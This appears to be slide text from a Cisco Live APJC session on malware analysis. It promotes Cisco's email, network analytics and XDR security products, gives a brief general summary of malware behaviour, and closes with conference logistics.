
Malware Analysis

- Automated Analysis
 - Static
 - Dynamic
- Global Correlation




Threat Intelligence

- Threat Score
- Behavior Indicators
- Observables
- Analysis Reports



Cisco Secure Email



Advanced threat detection

Augment native Microsoft 365 security

Protect against phishing, business email compromise, account takeover attacks, and more.

Searchable threat telemetry

Evaluate threat data to identify specific threat targets, understand business risk, speed tactical response, and guide strategic planning.

Operational simplicity

No change required to Mail Exchanger (MX) records


Easy proof-of-value, instant push to production

Powerful reporting

Cisco Secure Email



Cisco Secure Network Analytics



No more blind spots

Full network visibility to detect and respond to threats faster

No need to deploy sensors everywhere

Threat detection in encrypted traffic without decryption

Focus on incidents, not noise

Reduction of false positives using behavioral modeling, ML and threat intelligence enrichment

Accurate threat detection in real-time

Respond quickly and effectively with complete knowledge of threat activity

Ransomware, DDoS and C&C protection

Stop stealthy attacks before they can cause damage

Pinpoint fast the source of the attack and determine propagation patterns

Timely exposure of data hoarding, data exfiltration, and lateral movement techniques

Cisco Secure Network Analytics

Source or Target of Malicious Behavior

Every event contributes to a source and target scores that increases to detect slow and repeated attacks

Reconnaissance

Scanning and network reconnaissance-based detection

Command and Control

URL and IP based detection of communication with C&C Botnet and Tor network

DDoS Activity

Statistical DDoS detection based on baselined traffic analysis

Insider Threats

Data movement-based detections laterally and vertically in a network

Concern Index

3



Target Index

1



Recon

2



C&C

2



Exploitation

3



DDoS Source

1



DDoS Target

1



Data Hoarding

2



Exfiltration

3



Policy Violation

4



Anomaly

1



Cisco XDR

Investigate,
prioritize and
resolve security
incidents
bringing your
defenses
together with
Cisco XDR

Detect the most
sophisticated threats

Correlation of
detections, threat
intelligence enrichment
and cross-domain
telemetry to surface the
most complex and
multidimensional threats
from skilled attackers.


Act on what truly
matters faster

Prioritization of incidents
using advanced analytics
and AI on collected
and normalized evidence
to promptly expose
malicious activity.

Elevate productivity
with automation

Guided responses
across multiple control
planes to quickly and
effectively contain,
mitigate, and eradicate
the threat.

Cisco XDR



Power of Data

Multi-vector detection with unmatched data across humans, machines, and services

Power of Analytics


Clear prioritization with behavioral analytics and identity first platform

Power of AI

Automated playbooks and response guidance accelerated with Generative AI assistant

Security Only Cisco Can Deliver

Cisco Breach Protection Suite



Cisco XDR



Cisco Email
Threat Defense




Cisco Secure
Endpoint




Cisco Secure
Network Analytics

Breach Protections: See Once, Block Everywhere



Conclusion



Summary

- Malware refers to any software intentionally designed to cause damage to a computer, server, client, or network
- Malware can disrupt normal operations, steals sensitive information, gains unauthorized access to systems, and more
- Common malware behavior includes code obfuscation, persistence, lateral movement, command and control, data exfiltration, destruction and disruption, evasion, and more.
- Cisco offers a suite of products to help detect and secure your organization from malware

Next Steps

- Learn more about the [Cisco Breach Protection Suite](#)
- Sign up for [Cisco U.](#) (it's free!)
- Check out the [Cisco Certificate in Ethical Hacking](#)

Keynote Deep Dives

Wednesday
10:30am – 11:30am



Experiences Amplified:
How AI Can Fuel
Better Employee
and Customer
Experiences

Level 1
Room 106



Smart, Secure,
Seamless:
Transforming
Experiences with
Next-Generation
Networking

Level 2
Room 204



Harness a Bold
New Era:
Transform Data
Centre and
Service Provider
Connectivity

Level 2
Room 203



Securing User to
Application and
Everything in
Between

Level 2
Melbourne Room 2



Unlocking
Digital Resilience
through Unified
Observability

The HUB
Centre Stage

Complete Your Session Evaluations



Complete a minimum of 4 session surveys and the Overall Event Survey to claim a **Cisco Live T-Shirt**.



Complete your surveys in the **Cisco Live mobile app**.



Continue your education

- Visit the Cisco Stand for related demos
- Book your one-on-one Meet the Expert meeting
- Attend the interactive education with DevNet, Capture the Flag, and Walk-in Labs
- Visit the On-Demand Library for more sessions at www.CiscoLive.com/on-demand



Thank you

CISCO *Live!*

#CiscoLiveAPJC

CISCO *Live!*

GO BEYOND

#CiscoLiveAPJC